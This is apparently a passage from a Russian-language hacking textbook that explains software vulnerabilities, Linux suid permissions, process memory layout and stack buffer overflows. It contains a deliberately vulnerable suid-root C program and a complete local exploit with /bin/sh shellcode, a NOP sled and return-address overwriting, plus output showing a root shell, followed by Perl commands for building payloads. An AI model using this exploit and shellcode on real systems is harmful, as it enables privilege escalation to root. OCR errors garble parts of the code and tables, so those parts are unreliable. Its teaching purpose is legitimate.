Рассмотрим еще одну ситуацию, в которой часто возникают ошибки, становящиеся основой последующих эксплойтов, связанных с поспешной модификацией программы в целях расширения ее функциональности. Такое расширение функциональности увеличивает возможности применения про-

граммы для бизнес-задач и ее ценность, но при этом растет и сложность программы, а значит, и вероятность оплошностей и ошибок в ней. Программа веб-сервера Microsoft IIS должна предоставлять пользователям статическое и интерактивное содержимое (веб-контент). Для этого она должна разрешать пользователям читать, записывать и выполнять программы и файлы внутри некоторых каталогов. Такие возможности, однако, должны предоставляться лишь в некоторых выделенных каталогах. В противном случае пользователи получат полный контроль над системой, что, очевидно, недопустимо с точки зрения безопасности. С этой целью в программу был включен код проверки маршрутов, который запрещал пользователям с помощью символа обратной косой черты перемещаться вверх по дереву каталогов и входить в другие каталоги.

Однако с добавлением в программу поддержки кодировки символов Unicode ее сложность увеличилась. Unicode представляет собой набор символов, записываемых двумя байтами, и содержит символы любых языков, включая китайский и арабский. Используя для каждого символа два байта вместо одного, Unicode позволяет записывать десятки тысяч различных символов, а не всего несколько сотен, как при однобайтовых символах. Дополнительная сложность привела к тому, что символ обратной косой черты стал представляться несколькими способами. Например, % 5c в кодировке Unicode транслируется в символ обратной косой черты, но эта трансляция происходит уже после выполнения кода, проверяющего допустимость маршрута. Поэтому ввод символов % 5c вместо \ действительно сделал бы возможным перемещение по дереву каталогов, что открывало лазейку для злоупотреблений, о которой говорилось выше. Два червя – Sadmind и Code-Red – использовали просмотр в преобразовании кодировки Unicode такого типа для искажения (дефейса) веб-страниц.

Теперь посмотрим, как можно использовать программные уязвимости. Для этого существуют специальные утилиты – эксплойты.

Программный эксплойт – это искусный способ заставить компьютер выполнить то, что нужно взломщику, даже если выполняемая в данный момент программа была разработана с намерением не допустить таких действий. Поскольку в действительности программа может работать только так, как она написана, пробелы в защите фактически представляют собой ошибки или недосмотры, допущенные при разработке программы, или среды, в которой она выполняется.

Рассмотрим основные виды эксплойтов. Два самых распространенных вида обобщенных эксплойтов – это эксплойт переполнения буфера и эксплойт форматной строки. В обоих случаях конечной целью является получение контроля над выполнением атакуемой программы, с тем чтобы заставить ее выполнить вредоносный фрагмент кода, который теми или иными средствами удалось поместить в память. Это называется выполнением произвольного кода, поскольку злоумышленник может заставить программу делать практически что угодно.

Следует заметить, что в интернете можно найти множество различных эксплойтов, доступных для скачивания любому пользователю.

Также имеются бесплатные средства генерации эксплойтов, такие как Metasploit. Подробнее об этом средстве мы поговорим далее в главе.

4.2. Примеры уязвимостей

Ошибки «плюс-минус один» или при трансляции Unicode трудно заметить в момент совершения, но задним числом они хорошо видны любому программисту. Однако есть несколько распространенных ошибок, на которых строятся далеко не столь очевидные эксплойты. Влияние этих ошибок на безопасность не всегда бросается в глаза, и соответствующие проблемы с защитой обнаруживаются в коде повсеместно. Поскольку одни и те же ошибки совершаются в разных местах, на их основе были разработаны обобщенные методы эксплойтов, которыми можно воспользоваться в различных ситуациях.

Два самых распространенных вида обобщенных методов эксплойтов – это эксплойт переполнения буфера и эксплойт форматной строки. В обоих случаях конечной целью является получение контроля над выполнением атакуемой программы, с тем чтобы заставить ее выполнить вредоносный фрагмент кода, который теми или иными средствами удалось поместить в память. Это называется «выполнением произвольного кода», поскольку хакер может заставить программу делать практически что угодно.

Что делает эти виды эксплойтов интересными, так это разработанные для них различные искусные взломы, с помощью которых достигаются впечатляющие конечные результаты. В понимании этих методов заключается гораздо большая сила, чем в конечном результате каждого отдельного эксплойта, потому что их можно применять и развивать для создания массы других эффектов. Однако для понимания этих методов эксплойтов необходимо предварительно иметь представление о правах доступа к файлам, переменных и выделении памяти.

4.2.1. Права доступа к файлам

ОС Linux является многопользовательской операционной системой, в которой полные системные права предоставлены одному пользователю с именем «root». Помимо пользователя root, существуют многочисленные учетные записи других пользователей и различные группы пользователей. К одной группе могут принадлежать несколько пользователей, а один пользователь может принадлежать к нескольким разным группам. Права доступа к файлам основаны на пользователях и группах, и другие пользователи не могут читать ваши файлы, пока им явным образом не будет дано на это разрешение. Каждый файл приписан к некоторому пользователю и некоторой группе, а разрешения может выдавать владелец файла. Тремя видами прав доступа являются чтение (read), запись (write) и выполнение (execute), которые могут быть включены или выключены в трех полях: пользователь (user), группа (group) и остальные (other). Поле user определяет права владельца файла (чтение, запись или исполнение), поле group определяет права членов этой группы, а поле other определяет, что могут делать все остальные. Права отображаются буквами r, w и x в трех последовательных полях, соответствующих user, group и other. В следующем примере у пользователя есть права чтения и записи (первое, выделенное жирным шрифтом поле), у группы есть права на чтение и выполнение (среднее поле), а у всех остальных есть права записи и выполнения (последнее, выделенное жирным шрифтом поле).

```
-rw-r-x-wx 1 guest visitors 149 Jul 19 21•59 etc
```

В некоторых случаях возникает необходимость разрешить непривилегированному пользователю выполнить системную функцию, требующую прав root, например изменить пароль. Одно из возможных решений заключается в том, чтобы дать пользователю права root. Однако при этом пользователь также получает полный контроль над системой, что нежелательно с точки зрения безопасности. Вместо этого программе дается возможность выполняться так, как если бы это был пользователь root, чтобы системная функция была выполнена так, как нужно, и пользователю при этом не был дан полный контроль над системой. Такой тип доступа называют разрешением, или битом suid (set user ID). Когда программу с доступом suid выполняет какой-либо пользователь, euid (действующий ID) этого пользователя заменяется на uid владельца программы. После того как выполнение программы завершено, euid пользователя устанавливается в его первоначальное значение. В следующем листинге этот бит обозначен буквой s. Существует также право доступа sgid (set group ID), применяемое аналогично к действующему ID группы.

Например, если пользователю нужно изменить свой пароль, он выполняет файл /usr/bin/passwd, владельцем которого является root и у которого установлен бит suid. Тогда uid пользователя на время выполнения команды passwd изменяется на uid для root (который равен 0) и по завершении возвращается к прежнему значению. Программы, у которых включен бит suid и владельцем которых является пользователь root, обычно называют suid root-программами.

В такой ситуации изменение порядка выполнения программы приобретает исключительную силу. Если изменить порядок выполнения suid root-программы так, чтобы она выполнила некоторый «подброшенный» ей фрагмент произвольного кода, то атакующий заставит программу выполнить любые действия от имени пользователя root. Если атакующий заставит suid root-программу запустить новую пользовательскую оболочку, к которой у него будет доступ, то он получит права root на уровне пользователя. Как уже говорилось, это весьма нехорошо с точки зрения защиты, поскольку дает атакующему полный контроль над системой с правами пользователя root.

Внимательный читатель может сказать: «Все это звучит замечательно, но как можно изменить порядок выполнения программы, если программа представляет собой строгий набор правил?» Большинство программ написаны на языках высокого уровня, таких как C, и, работая на этом более высоком уровне, программист не всегда видит общую картину, включающую в себя память для размещения переменных, обращения к стеку, указатели выполнения и прочие низкоуровневые машинные команды, не заметные в языках высокого уровня. Хакер, который понимает машинные команды низкого уровня, полученные при компиляции программы, написанной на языке высокого уровня, лучше понимает, как фактически выполняется программа, чем программист, писавший ее без такого понимания. Поэтому хакинг программы с целью изменения порядка ее выполнения на самом деле не нарушает никаких правил, по которым работает программа; он состоит в более детальном понимании этих правил и использовании их неожиданным образом. Для того чтобы применять эти методы эксплойтов и писать программы, не допускающие таких эксплойтов, необходимо хорошо разбираться в особенностях программирования на низком уровне, например в использовании программами оперативной памяти.

4.2.2. Оперативная память

Память – это всего лишь байты временного хранилища данных, у которых есть числовые адреса. К этой памяти можно обращаться по адресу, и находящийся по какому-то конкретному адресу байт можно прочесть или записать. В современных процессорах Intel x86 применяется 32-разрядная схема адресации, то есть существуют 4 294 967 296 различных адресов. Переменные в программе – это определенные участки памяти, в которых хранится информация.

Указатели – это переменные специального типа, хранящие адреса памяти, по которым расположена некоторая информация. Поскольку память фактически нельзя перемещать, то находящуюся в ней информацию надо копировать. Однако копирование больших участков памяти для использования в разных функциях или в различных местах может оказаться дорогостоящим с точки зрения количества необходимых для этого операций. Это невыгодно и с точки зрения расходования памяти, поскольку перед копированием данных необходимо выделить для них свободный участок памяти. Решить проблему помогают указатели. Вместо многократного копирования больших блоков памяти переменной-указателю присваивают адрес этого большого блока. Затем этот маленький 4-байтовый указатель передают различным функциям, которым требуется доступ к этому большому блоку памяти.

В процессоре есть собственная специальная память, относительно небольшая. Эти участки памяти называются регистрами, и некоторые особые регистры следят за ходом выполнения программы. Один из наиболее примечательных регистров – расширенный указатель команд (EIP – Extended Instruction Pointer). EIP служит указателем, содержащим адрес выполняемой в данный момент инструкции. Другими 32-разрядными регистрами, используемыми как указатели, являются расширенный указатель базы (EBP – Extended Base Pointer) и расширенный указатель стека (ESP – Extended Stack Pointer). Все три регистра важны для выполнения программы и будут более подробно рассмотрены ниже.

4.2.3. Объявление памяти

В программах на языках высокого уровня типа C есть объявления переменных, указывающие тип содержащихся в них данных. Тип данных может быть целым числом, символом и другим, в том числе определенной пользователем структурой данных. Одна из причин, по которым это требуется, состоит в необходимости выделить каждой переменной соответствующий объем памяти. Для целого числа (integer) требуется 4 байта, а для символа – только один байт. Это означает, что целое число занимает 32 бита памяти (и может иметь 4 294 967 296 различных значений), тогда как символ занимает 8 бит памяти (256 возможных значений).

Кроме того, можно объявлять массивы переменных. Массив – это список, состоящий из N элементов некоторого конкретного типа данных. Таким образом, массив из 10 символов – это просто 10 символов, расположенных в памяти по соседству друг с другом. Массивы также называют буферами, а символьные массивы – строками. Копирование больших буферов – операция весьма дорогостоящая, поэтому часто применяют адрес начала буфера в указателе.

Указатели обозначают с помощью звездочки перед именем переменной. Вот несколько примеров объявлений переменных в C:

```
int integer_vanable; char character_vanable; char character_array[10]; char *buffer_pointer;
```

Важной особенностью памяти в процессорах x86 является порядок байтов в 4-байтовых словах. Его называют «расположением байтов в обратном порядке» («little endian» – остроконечным), подразумевая, что вначале располагается младший байт. Это приводит к тому, что для 4-байтовых слов, таких как целые и указатели, байты располагаются в памяти в обратном порядке. Шестнадцатеричное число 0x12345678 при таком порядке хранения будет выглядеть в памяти как 0x78563412. Компиляторы языков верхнего уровня, таких как C, автоматически учитывают порядок байтов, но об этой важной детали необходимо помнить.

4.2.4. Завершение нулевым байтом

Иногда символьному массиву выделяется десять байт памяти, а фактически заняты четыре из них. Если слово «test» записать в массив символов, под который выделено десять байт, в конце его останутся лишние ненужные байты. Чтобы завершить строку и сообщить обрабатывающей ее функции, что в этом месте операции следует прекратить, применяется нулевой байт, или null.

```
0123456789 testOXXXXX
```

В результате функция, которая копирует приведенную строку из этого текстового буфера в другое место, скопирует только «test» и остановится на нулевом байте, а не станет копировать весь буфер. Аналогично функция, которая печатает содержимое текстового буфера, выведет только слово «test» и не станет печатать после «test» случайные байты, которые могут находиться дальше в буфере. Завершение строк нулевыми байтами повышает эффективность и дает функциям отображения возможность работать более естественным образом.

4.2.5. Сегментация памяти программы

Память программы делится на пять сегментов: text (текст), data (данные), bss (bulk storage system – массовое ЗУ), heap (куча) и stack (стек). Каждый сегмент представляет специальный участок памяти, отведенный для определенной цели.

Сегмент текста иногда называют также сегментом кода. В нем располагаются ассемблированные машинные команды. Выполнение команд, находящихся в этом сегменте, происходит нелинейным образом благодаря упомянутым ранее управляющим структурам и функциям высокого уровня, которые компилируются в команды ветвления, перехода и вызова функций (branch, jump и call) на языке ассемблера. Когда выполняется программа, в EIP записывается адрес первой команды в сегменте текста. Затем процессор осуществляет следующий цикл выполнения:

1) прочесть команду, на которую указывает EIP;
2) прибавить к содержимому EIP длину команды в байтах;

3) выполнить команду, прочитанную на шаге 1;
4) перейти к шагу 1.

Иногда прочтенной командой оказывается команда перехода или вызова, которая изменяет значение EIP, помещая в него другой адрес памяти. Процессор не обращает внимания на такие изменения, будучи готовым к нелинейному характеру выполнения. Поэтому если на шаге 3 изменить EIP, то процессор вернется к шагу 1 и прочтет ту команду, которая находится по адресу, записанному в EIP.

В сегменте текста запрещена запись, поскольку он используется только для хранения кода, а не переменных. Это не позволяет модифицировать код программы, и попытки записать что-либо в этот сегмент памяти приводят к извещению пользователя об аварии и прекращению выполнения программы. Другим преимуществом того, что в этом сегменте разрешено только чтение, является возможность совместного использования его несколькими экземплярами программы, которые могут выполняться одновременно, не мешая друг другу. Следует также заметить, что этот сегмент памяти имеет фиксированный размер, потому что в нем не происходит никаких изменений.

Сегменты data и bss используются для хранения глобальных и статических переменных программы. В сегмент data записываются инициализированные глобальные переменные, строкой, и другие константы, используемые в программе. В сегмент bss записываются неинициализированные переменные. Хотя эти сегменты доступны для записи, их размер также фиксирован. Сегмент кучи отводится для остальных переменных программы. Важно заметить, что размер кучи не фиксирован: она может уменьшаться или увеличиваться по мере необходимости. Всей памятью кучи управляют алгоритмы выделения и освобождения памяти, которые резервируют в куче участок памяти для использования, а затем отменяют резервирование и разрешают повторно использовать эту память для последующего резервирования. Куча растет или сокращается в зависимости от того, сколько памяти зарезервировано для нее. Рост кучи происходит вниз в направлении больших адресов памяти.

Сегмент стека тоже имеет переменный размер и используется как временная память для хранения контекста во время вызова функций. Когда программа использует функцию, последняя получает собственный комплект передаваемых ей переменных, а код функции находится в другом участке памяти в сегменте текста (или кода). Поскольку при вызове функции надо изменить контекст и EIP, в стек записываются все передаваемые переменные и адрес возврата, который должен быть записан в EIP после выполнения функции.

В общих понятиях вычислительной техники стеком называют часто используемую абстрактную структуру данных. Он обрабатывается в порядке «первым пришел – последним ушел» (FILO), означающем, что элемент, первым помещенный в стек, будет извлечен оттуда последним. Это напоминает нанизывание бусин на нитку с большим узлом, когда невозможно снять первую бусину, пока не будут сняты все остальные. Помещение элемента в стек называют проталкиванием (pushing), а извлечение из стека – выталкиванием (popping).

В соответствии с названием сегмент стека в памяти фактически является структурой данных типа стека. Адрес вершины (конца) стека хранится в регистре ESP и постоянно меняется по мере проталкивания элементов в стек или выталкивания из него. Это очень динамичный режим, и понятно поэтому, что размер стека также не фиксирован. В противоположность куче стек при увеличении размера растет в сторону младших адресов памяти.

Порядок хранения данных в стеке (FILO) может показаться непривычным, но для хранения контекста стек, оказывается, очень удобен. При вызове функции в стек проталкивается группа данных в виде структуры, называемой кадром стека. Для ссылки на переменные в текущем кадре стека служит регистр EBP (иногда называемый указателем кадра (FP) или локальным указателем базы (LB)). В каждом кадре стека содержатся параметры функции, ее локальные переменные и два указателя, необходимых, чтобы вернуться в исходное состояние: сохраненный указатель кадра стека (SFP) и адрес возврата. Указатель кадра стека нужен для восстановления предшествующего значения EBP, а адрес возврата – для восстановления в EIP адреса команды, следующей после вызова функции.

Вот пример тестовой функции и главной функции программы:

```
void test_function(int a, int b, int c, int d) {
char flag;
char buffer[10];
}
void main() {
test_function(1. 2, 3, 4);
}
```

В этом маленьком фрагменте кода сначала объявляется функция test__function с четырьмя аргументами, объявленными как целые числа: a, b, c и d. Локальные переменные функции состоят из одиночного символа flag и 10-символьного буфера с именем buffer. Функция main выполняется при запуске программы и просто вызывает тестовую функцию.

При вызове тестовой функции из функции main в стек помещаются различные значения, образуя кадр стека следующим образом. Когда вызывается test_function(), в стек помещаются ее аргументы в обратном порядке (потому что это FILO). Аргументами функции являются 1, 2, 3 и 4, поэтому последовательные команды push проталкивают на стек 4, 3, 2 и, наконец, 1. Эти значения соответствуют переменным d, c, b и a в функции.

При выполнении команды ассемблера «call», чтобы изменить контекст выполнения на test_function(), в стек проталкивается адрес возврата. Это значение будет адресом команды, следующей за текущим EIP, а именно значением, запомненным на шаге 3 цикла выполнения, который мы рассматривали выше. За записью адреса возврата следует то, что называют прологом процедуры. На этом этапе в стек проталкивается текущее значение EBP. Оно называется сохраненным указателем кадра (SFP) и позднее пригодится, чтобы восстановить исходное состояние EBP. Текущее значение ESP копируется затем в EBP и устанавливает новый указатель кадра. Наконец, в стеке отводится память для локальных переменных функции (flag и buffer) путем вычитания из ESP. Память, отводимая для этих локальных переменных, не проталкивается в стек, поэтому переменные располагаются в естественном порядке. В итоге кадр стека выглядит примерно так:

Таблица 4.1. *Кадр стека*

Вершина стека
Младшие адреса
buffer
Указатель кадра стека (SFP)
Указатель кадра (EBP)
Адрес возврата (ret)
Старшие адреса

Это кадр стека. Обращение к локальным переменным осуществляется путем вычитания из указателя кадра EBP, а к аргументам функции – путем сложения с ним.

Когда функция вызывается для выполнения, значение EIP изменяется на адрес начала этой функции в сегменте текста (или кода). Память в стеке служит для хранения локальных переменных функции и ее аргументов. По завершении выполнения весь кадр стека выталкивается из стека, и в EIP записывается адрес возврата, благодаря чему программа может продолжить выполнение. Если внутри этой функции вызвать другую функцию, в стек будет помещен еще один кадр стека и т. д. По завершении каждой функции ее кадр стека выталкивается из стека и выполнение возвращается к предыдущей функции. Такое поведение объясняет, почему этот сегмент памяти организован в виде структуры данных типа FILO.

Различные сегменты памяти организованы в том порядке, в котором они были показаны, – от младших адресов памяти к старшим. Поскольку большинству людей привычнее списки, нумеруемые сверху вниз, мы показали младшие адреса памяти сверху.

Куча растет в направлении от старших адресов к младшим адресам.

Таблица 4.2. *Адресация*

Вершина стека
Младшие адреса
Сегмент data
Сегмент bss
Сегмент heap

По сути, куча и стек – это динамические сегменты; они увеличиваются в противоположных направлениях в сторону друг друга. Этим минимизируются непроизводительный расход памяти и возможность взаимопроникновения сегментов.

4.2.6. Переполнение буфера

C – язык программирования верхнего уровня, но он предполагает, что целостность данных обеспечивает сам программист. Если возложить ответственность за целостность данных на компилятор, то в результате будут получаться исполняемые файлы, которые станут работать значительно медленнее из-за

проверок целостности, осуществляемых для каждой переменной. Кроме того, программист в значительной мере утратит контроль над программой, а язык усложнится.

При этом простота C дает программисту больше возможностей контроля и повышает эффективность результирующих программ, но она может привести к появлению программ, подверженных переполнению буфера или утечкам памяти, если программист будет недостаточно внимателен. Имеется в виду, что если переменной выделена память, то никакие встроенные механизмы защиты не будут обеспечивать соответствие размеров помещаемых в переменную данных и отведенного для нее пространства памяти. Если программист захочет записать десять байт данных в буфер, которому выделено только восемь байт памяти, ничто не запретит ему это сделать, даже если в результате почти наверняка последует крах программы. Такое действие называют переполнением буфера, поскольку два лишних байта переполнят буфер и разместятся за концом отведенной памяти, разрушив то, что находилось дальше. Если будет изменен важный участок данных, это вызовет крах программы. Соответствующий пример дает следующий код.

Код buffoverflow.c

```
void buffoverflow (char *str) {
char buffer[20];
strcpy(buffer, str); // Функция, копирующая значения переменных str в buffer
}

int main() {
char big_stnng[128];
int 1;
for(i=0; l < 128; i++) // Цикл повторяется 128 раз
{
big_string[i] = 'A'; // big_string заполняется символами 'A'
}
buffoverflow(big_stnng);
exit(0);
}
```

В предшествующем коде есть функция под именем buffoverflow(), которая принимает указатель на строку с именем str и копирует находящиеся по этому адресу памяти данные в локальную переменную buffer, которой выделено 20 байт памяти. Главная функция программы выделяет буфер размером 128 байт с именем big_string и с помощью цикла for заполняет буфер символами A. Затем она вызывает buffoverflow(), передав в качестве аргумента указатель на этот 128-байтовый буфер. Это не должно пройти гладко, потому что buffoverlow() попытается втиснуть 128 байт данных в буфер, которому выделено всего 20 байт памяти. Оставшиеся 108 байт данных просто покроют все, что находится в памяти за буфером. Очевидно, что в результате программа аварийно завершится из-за переполнения. Программист нередко встречается с такими ошибками, которые легко исправить, если только известно, какой длины будут входные данные. Часто программист рассчитывает, что вводимые пользователем данные всегда будут иметь определенную длину, и основывает на этом свои действия. Но тут напомним одну из основных мыслей данной книги – взлом в том и заключается, чтобы представить себе ситуацию, на которую не рассчитывали, и тогда программа, прекрасно работавшая годами,

может внезапно рухнуть, если хакер решит ввести тысячу символов в поле, которое обычно принимает несколько десятков символов, например имя пользователя.

Итак, хитрый хакер может вызвать крах программы, введя неожиданные значения, которые вызовут переполнение буфера, но как при этом получить контроль над программой? Ответ можно найти, если разобраться, какие именно данные оказываются затертыми.




Рис. 4.1

4.2.7. Переполнения в стеке

Вернемся к примеру программы с переполнением буфера – buffoverflow. Когда вызывается функция buffoverflow(), в стек помещается кадр стека. Однако когда функция пытается записать 128 байт данных в буффер длиной 20 байт, лишние 108 байт запишутся за пределы буфера, затирая указатель кадра стека, адрес возврата и аргумент функции указатель str. Затем, когда функция завершает свою работу, программа пытается перейти по адресу возврата, который теперь заполнен буквами A, или 0x41 в шестнадцатеричном виде. Программа пытается выполнить возврат по этому адресу, заставляя EIP перейти на 0x41414141 – некоторый случайный адрес, который либо относится к недопустимому пространству памяти, либо содержит недопустимые команды, – что приводит к аварийному завершению программы. Это называется переполнением в стеке, потому что оно происходит в стековом сегменте памяти.

Переполнение может происходить и в других сегментах памяти, например в куче или bss, но переполнения в стеке более разнообразны и интересны, поскольку могут изменять адрес возврата. Аварийное завершение программы при переполнении в стеке не столь интересно, как причина, по которой оно происходит. Если адрес возврата можно было бы контролировать и записать в него не 0x41414141, а что-то другое, например адрес, где находится реально исполняемый код, то тогда программа «вернулась» бы и выполнила этот код, а не завершилась аварийно. А если данные, переписывающие адрес возврата,

зависят от данных, введенных пользователем, например от текста в поле для ввода имени пользователя, то он сможет управлять адресом возврата и последующим выполнением программы.

Если можно модифицировать адрес возврата и изменить порядок выполнения путем переполнения буфера, то все, что требуется, – это какой-нибудь полезный код, который хотелось бы выполнить. Здесь мы сталкиваемся с инжекцией байт-кода. Байт-код – это искусно написанный на ассемблере код, являющийся законченной программой, которую можно внедрить в буфер. На байт-код накладываются некоторые ограничения: он должен быть законченной программой, и в нем не должно быть некоторых специальных символов, потому что он должен иметь вид обычных данных, помещаемых в буфер.

Самый распространенный пример байт-кода – это шелл-код. Это такой байт-код, который запускает оболочку. Если suid-программу с правами root удастся заставить выполнить шелл-код, то атакующий получит пользовательскую оболочку с правами root, при этом система будет считать, что suid-программа продолжает делать то, что ей положено. Вот пример:

```
Код vulnerable.c

int main(int argc, char *argv[]) {
char buffer[500]; strcpy(buffer, argv[1]); return 0;
}
```

Это пример уязвимого программного кода, аналогичного приведенной ранее функции buffoverflow(), который принимает один аргумент и пытается поместить его значение, каким бы оно ни было, в буфер длиной 500 байт. Вот обычные результаты компиляции и выполнения данной программы:

```
$ gcc -o vulnerable vulnerable.c
$ ./vulnerable test
```

Эта программа не выполняет никаких действий, кроме неаккуратного обращения с памятью. Чтобы сделать ее действительно причиной уязвимости, изменим владельца на root и установим бит suid для скомпилированного двоичного файла:

```
$ sudo chown root vulnerable
$ sudo chmod +s vulnerable
$ Is -1 vulnerable

-rwsr-sr-x 1 root users      4933 Sep 5 15:22 vulnerable
```

Итак, vulnerable представляет собой suid-программу с правами root, уязвимую к переполнению буфера, и нам нужен код, чтобы сгенерировать буфер, который можно подать на вход уязвимой программы. Этот буфер должен содержать желаемый шелл-код и переписывать адрес возврата в стеке таким образом, чтобы этот шелл-код оказался выполненным. Для этого надо заранее узнать фактический адрес шелл-кода, что может быть непросто в динамически изменяемом стеке. Еще большую сложность вызывает необходимость поместить значение этого адреса на место тех четырех байт, в которых хранится адрес возврата в кадре стека. Даже если известен правильный адрес, но не будет затерт нужный участок памяти, программа просто аварийно завершится. Чтобы облегчить эти сложные махинации, применяются два стандартных приема.

Первый известен как NOP-цепочка (NOP-sled; NOP – сокращение от no operation). Данная однобайтовая команда не выполняет абсолютно никаких действий. Иногда ее применяют в холостых циклах для синхронизации, а в архитектуре Sparc она действительно необходима для конвейера команд. В нашем случае команды NOP будут использованы с другой целью: для мошенничества. Мы создадим длинную цепочку команд NOP и поместим ее перед шелл-кодом, и тогда если EIP возвратится по любому адресу, входящему в NOP-цепочку, то он станет расти, поочередно выполняя каждую команду NOP, пока не доберется до шелл-кода. Это значит, что если адрес возврата переписать любым из адресов, входящих в NOP-цепочку, то EIP соскользнет вниз по цепочке до шелл-кода, который выполнится, а нам только того и надо.

Второй прием состоит в заполнении конца буфера помещенными вплотную друг к другу копиями нужного адреса возврата. Благодаря этому как только любой из этих адресов возврата перепишет фактический адрес возврата, эксплойт сработает согласно замыслу.

Вот как выглядит создаваемый буфер:

Таблица 4.3. *Вид буфера*

NOP-цепочка
Шелл-код
Повторяющийся адрес возврата

Но применение обоих этих приемов не освобождает от необходимости знать примерный адрес буфера в памяти, чтобы определить правильный адрес возврата. Примерно определить адрес памяти можно с помощью текущего указателя стека. Вычитая из этого указателя стека смещение, можно получить относительный адрес любой переменной. Поскольку в нашей уязвимой программе первым элементом на стеке оказывается буфер, в который помещается шелл-код, нужным адресом возврата должен оказаться указатель стека, т. е. смещение должно быть близко к 0. Полезность NOP-цепочки увеличивается при создании эксплойтов для более сложных программ, когда смещение отлично от 0.

Ниже показан код эксплойта, который создает буфер и передает его уязвимой программе в надежде заставить ее выполнить внедренный в буфер шелл-код, а не просто аварийно завершиться. Код эксплойта сначала получает текущий указатель стека и вычитает из него смещение. В данном случае смещение равно 0. Выделяется память для буфера (в куче), и весь он заполняется адресом возврата. Затем первые 200 байт буфера заполняются NOP-цепочкой (команда NOP на машинном языке процессора x86 эквивалентна числу 0x90). После NOP-цепочки помещается шелл-код, а в оставшейся части буфера сохраняется записанный адрес возврата. Поскольку конец символьного буфера отмечается нулевым байтом, буфер завершается значением 0. Наконец, еще одна функция запускает уязвимую программу и передает ей специально сконструированный буфер.

Код testexploit.c

```
include <stdlib.h>
char shellcode[] =
```

```
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0" "\x88\x43\x07\x89\x5b\x08\
x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d" "\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\
x2f\x73" Лх68";
unsigned long sp(void)     // Эта маленькая функция
{ __asm__("mov  %esp, %eax");> // возвращает указатель на стек
int main(int argc, char *argv[]) {
int i, offset;
long esp, ret, *addr_ptr;
char *buffer, *ptr;
offset =0;        // Задать смещение О
esp = sp();       // Поместить текущий указатель стека в esp
ret = esp - offset; // Мы хотим переписать адрес возврата
printf("Stack pointer (ESP) : Ox%x\n", esp);
printf("Offset from ESP : Ox%x\n", offset);
printf("Desired Return Addr : Ox%x\n", ret);
// Выделить для буфера 600 байт (в куче)
buffer = malloc(600);
// Заполнить весь буфер нужным адресом возврата
ptr = buffer;
addr_ptr = (long *) ptr;
for(i=0; l < 600; i+=4) {
*(addr_ptr++) = ret;
 }
// Заполнить первые 200 байт буфера командами NOP
for(i=0; i < 200; i++) {
 buffer[i] = '\x90';
}
// Поместить шелл-код после NOP-цепочки
ptr = buffer + 200;
for(i=0; l < strlen(shellcode); i++) {
*(ptr++) = shellcode[i];
}
// Завершить строку
buffer[600-1] = 0;
// Теперь вызываем программу ./vuln, передав в качестве аргумента // построенный буфер
execl("./vulnerable, "vulnerable", buffer, 0);
// Освободить память буфера free(buffer);
return 0;
}
```

Вот результаты компиляции и последующего выполнения кода эксплойта:

```
$ gcc -o testexploit testexploit.c
$ ./testexploit
Stack pointer (ESP) : 0xbffff978
Offset from ESP : 0x0
Desired Return Addr : 0xbffff978
sh-2.05a# whoami
root
sh-2.05a#
```

Очевидно, все сработало. Адрес возврата в стеке был переписан значением 0xbffff978, которое представляет собой адрес NOP-цепочки и шелл-кода. Поскольку программа выполнялась с правами root, а шелл-код запускает оболочку пользователя, уязвимая программа выполнила шелл-код в качестве пользователя root, несмотря на то что первоначально она должна была только скопировать некоторые данные и завершить работу.

4.2.8. Эксплойт без кода эксплойта

Конечно, написав специальную программу-эксплойт для захвата уязвимого приложения, мы добились цели, но имеется определенная привязка к программной и аппаратной платформам. В создании эксплойта принимает участие компилятор, и необходимость вносить изменения в программу с целью настройки эксплойта в некоторой мере лишает процесс эксплуатации уязвимости интерактивности. Для того чтобы действительно глубоко разобраться в этой теме, необходимы исследования и эксперименты, эффективность которых зависит от возможности быстро опробовать разные варианты. Для эксплойта уязвимой программы в действительности достаточно команды print, выполняемой Perl, и подстановки команд в оболочке bash с помощью символов обратных кавычек.

Perl – это интерпретируемый язык программирования, команда print которого очень удобна для создания длинных последовательностей символов. Perl позволяет организовать выполнение инструкций в командной строке с помощью ключа -e:

```
$ perl -e "print "A" x 20;' AAAAAAAAAAAAAAAAAAAA
```

Эта команда указывает Perl, что надо выполнить команды, заключенные в одинарные кавычки, в данном случае единственную команду print «A» x 20; ‘. Эта команда 20 раз выводит символ «A».

Любой символ, в том числе неотображаемый, можно напечатать с помощью \x##, где ## представляет шестнадцатеричное значение символа. В следующем примере эта нотация применяется для вывода символа «A», шестнадцатеричное значение которого равно 0x41.

```
$ perl -e 'print "\x41" x 20; ' AAAAAAAAAAAAAAAAAAAA
```

Кроме того, конкатенация строк выполняется в Perl с помощью символа точки (.). Это удобно для записи нескольких адресов в одну строку.

```
$ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Подстановка команд выполняется с помощью обратной кавычки \ – символа, выглядящего как наклоненная одинарная кавычка и находящегося на одной клавише с тильдой. Все, что находится внутри пары обратных штрихов, выполняется и замещается полученным результатом. Вот два примера:

```
$ 'perl -e 'print "uname";'' Linux
$ una'perl -e 'print "m";''e
Linux $
```

